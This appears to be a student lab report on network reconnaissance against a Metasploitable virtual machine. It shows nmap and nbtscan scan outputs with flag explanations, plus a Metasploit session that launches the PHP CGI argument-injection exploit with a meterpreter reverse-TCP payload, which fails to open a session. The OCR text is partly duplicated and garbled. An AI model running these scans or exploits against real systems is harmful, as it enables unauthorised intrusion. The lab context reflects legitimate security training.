Kali-Linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:~# nmap -sS -O 192.168.21.24

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds

[root@kali ~]# msfconsole

```
msf6 exploit(msfvenom) > search v2.6-dev
```

```
Metasploit tip: Use the resource command to run
commands from a file
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
    set rhosts www.example.local/24
msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name   Current Setting  Required  Description
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes       The target port (TCP)
SSL        false     no        Negotiate SSL/TLS for outgoing connections
THREADS      1         yes       The number of concurrent threads (max one per host)
VHOST      none     no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
-----#
#  Name                               Disclosure Date Rank      Check  Description
-  0 exploit/multi/http/op5_license  2012-01-05  excellent Yes  CPS license.[!] Remote Command Execution
  1 exploit/multi/http/php_cgi_arg_injection 2012-05-03  excellent Yes  CGI Argument Injection
  2 exploit/windows/http/php_spache_request_headers_bufl 2012-05-08  normal  No   apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 1, use 2 or use exploit/windows/http/php_spache_request_headers_bufl
msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name   Current Setting  Required  Description
PSEXEC      false     yes       Exploit Psex
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes       The target port (TCP)
SSL        false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI      no        The URL to request (must be a CGI-handled PHP script)
URIENCODING  0         yes       Level of URIENCODING and padding (0 for minimum)
VHOST      none     no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST      127.0.0.1    yes       The listen address (an interface may be specified)
LPORT      4444        yes       The listen port

Exploit target:
Id  Name
--  --
  0  Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name   Current Setting  Required  Description
PSEXEC      false     yes       Exploit Psex
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes       The target port (TCP)
SSL        false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI      no        The URL to request (must be a CGI-handled PHP script)
URIENCODING  0         yes       Level of URIENCODING and padding (0 for minimum)
VHOST      none     no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST      127.0.0.1    yes       The listen address (an interface may be specified)
LPORT      4444        yes       The listen port

Exploit target:
Id  Name
--  --
  0  Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) >
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
File Machine View Input Devices Help
    set rhosts www.example.local/24
msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name   Current Setting  Required  Description
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes       The target port (TCP)
SSL        false     no        Negotiate SSL/TLS for outgoing connections
THREADS      1         yes       The number of concurrent threads (max one per host)
VHOST      none     no        HTTP server virtual host

View the full module info with the info, or info -d command.
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
-----#
#  Name                               Disclosure Date Rank      Check  Description
-  0 exploit/multi/http/op5_license  2012-01-05  excellent Yes  CPS license.[!] Remote Command Execution
  1 exploit/multi/http/php_cgi_arg_injection 2012-05-03  excellent Yes  CGI Argument Injection
  2 exploit/windows/http/php_spache_request_headers_bufl 2012-05-08  normal  No   apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 1, use 2 or use exploit/windows/http/php_spache_request_headers_bufl
msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name   Current Setting  Required  Description
PSEXEC      false     yes       Exploit Psex
Proxies      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80        yes       The target port (TCP)
SSL        false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI      no        The URL to request (must be a CGI-handled PHP script)
URIENCODING  0         yes       Level of URIENCODING and padding (0 for minimum)
VHOST      none     no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST      127.0.0.1    yes       The listen address (an interface may be specified)
LPORT      4444        yes       The listen port

Exploit target:
Id  Name
--  --
  0  Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) >
```

5) Network scanning using following nmap commands:

The screenshot shows two terminal windows in a Kali Linux environment. The top window displays the output of the command `nbtscan 192.168.56.0/24`, which scans for NetBIOS names on the network range 192.168.56.0/24. The bottom window displays the output of the command `nmap 192.168.56.0/24`, which performs a comprehensive port scan on the same network range. Both outputs show various open ports and services running on the hosts.

```
[root@kali ~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address    NetBIOS Name      Server        User          MAC address
192.168.56.1   DESKTOP-90D7758 <server>  <unknown>    0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE   <server>  METASPLOITABLE 00:00:00:00:00:00
192.168.56.254 Sndmit failed: Permission denied

[roo[nbtscan 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00025s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsdapi
MAC Address: 0a:00:27:00:00:0a (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00012s latency)
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 Filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:7A:0C:9C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00012s latency)
Not shown: 972 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
513/tcp   open  share
109/tcp   open  smbd
109/tcp   open  smbd
1094/tcp  open  ingreslock
2221/tcp  open  nfqueue
2221/tcp  open  proxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:7A:0C:9C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00008s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.97 seconds
```


nbtscan is a network scanning tool used to identify NetBIOS names and gather information about Windows-based systems on a network. The command "nbtscan 192.168.56.0/24" instructs nbtscan to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for NetBIOS names and related information.

nmap is a network scanning tool used to identify hosts and services on a network, as well as gather information about them. The command "nmap 192.168.56.0/24" instructs nmap to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for open ports and services running on hosts.

a) nmap -p

The command "nmap -p 21,22,23 192.168.56.101" instructs nmap to scan the host with IP address 192.168.56.101 for open ports 21, 22, and 23.

Ports 21, 22, and 23 correspond to the FTP (File Transfer Protocol), SSH (Secure Shell), and Telnet protocols respectively. By scanning for open ports on a target host, nmap can identify which services are running and potentially vulnerable to attacks.



```
[root@kali]~[~/home/kali]
# nmap -p 21,22,23 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

[root@kali]~[~/home/kali]
```

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output displays the results of a port scan on host 192.168.56.101, specifically for ports 21, 22, and 23. The output shows that port 21 (FTP) is open, port 22 (SSH) is open, and port 23 (Telnet) is open. The MAC address of the target host is listed as 08:00:27:75:62:8C. The scan completed in 13.24 seconds. The desktop taskbar at the bottom shows various application icons and system status information like the date and time.

b) nmap -sV

The command "nmap -sV 192.168.56.101" is a command-line tool used for network exploration and security auditing.



```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

[root@kali]~[~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 975 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind     2. (RPC #100003)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-remnux  GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2- (RPC #100003)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1
3306/tcp  open  mysql        MySQL 5.0.51a-1ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds


[root@kali]~[~/home/kali]
```

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output displays the results of a service version scan on host 192.168.56.101. The output lists numerous open ports and their corresponding services and versions. For example, port 22 is an OpenSSH 4.7p1 service, port 80 is an Apache httpd 2.2.8 service, and port 139 is a Samba smbd 3.X - 4.X service. The desktop taskbar at the bottom shows various application icons and system status information like the date and time.

c) nmap -sT

The command "nmap -sT 192.168.56.101" instructs nmap to perform a TCP connect scan on the host with IP address 192.168.56.101.

The "-sT" flag is used to specify that nmap should use a TCP connect scan technique.




```
root@kali:~# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:45 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5900/tcp  open  vnc
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

d) nmap -O

The command "nmap -O 192.168.56.101" instructs nmap to perform an operating system detection scan on the host with IP address 192.168.56.101.

The "-O" flag is used to specify that nmap should perform an operating system detection scan.




```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:48 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE OS CPE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


e) nmap -A

The command "nmap -A 192.168.56.101" instructs nmap to perform an aggressive scan on the host with IP address 192.168.56.101.

The "-A" flag is used to specify that nmap should perform an aggressive scan.



```
[root@kali:~]# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 08:49 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0003s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
_|End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:ff:fc:1c:05:f6:74:d6:90:24:fa:c4:56:cc:dd (DSA)
|   2048 56:56:24:0f:21:dd:ea:72:ae:61:b1:34:d3:e8:f3 (RSA)
|_23/tcp   open  telnet   Linux telnetd
25/tcp   open  smtp     Postfix smtpd
53/tcp   open  domain   ISC BIND 9.4.2
|_SSLv2:
| SSLv2 supported
| ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2 DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2 DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-21T04:50:03+00:00; 0s from scanner time.
53/tcp   open  domain   ISC BIND 9.4.2
[...]
```



```
[root@kali:~]# nmap -A 192.168.56.101
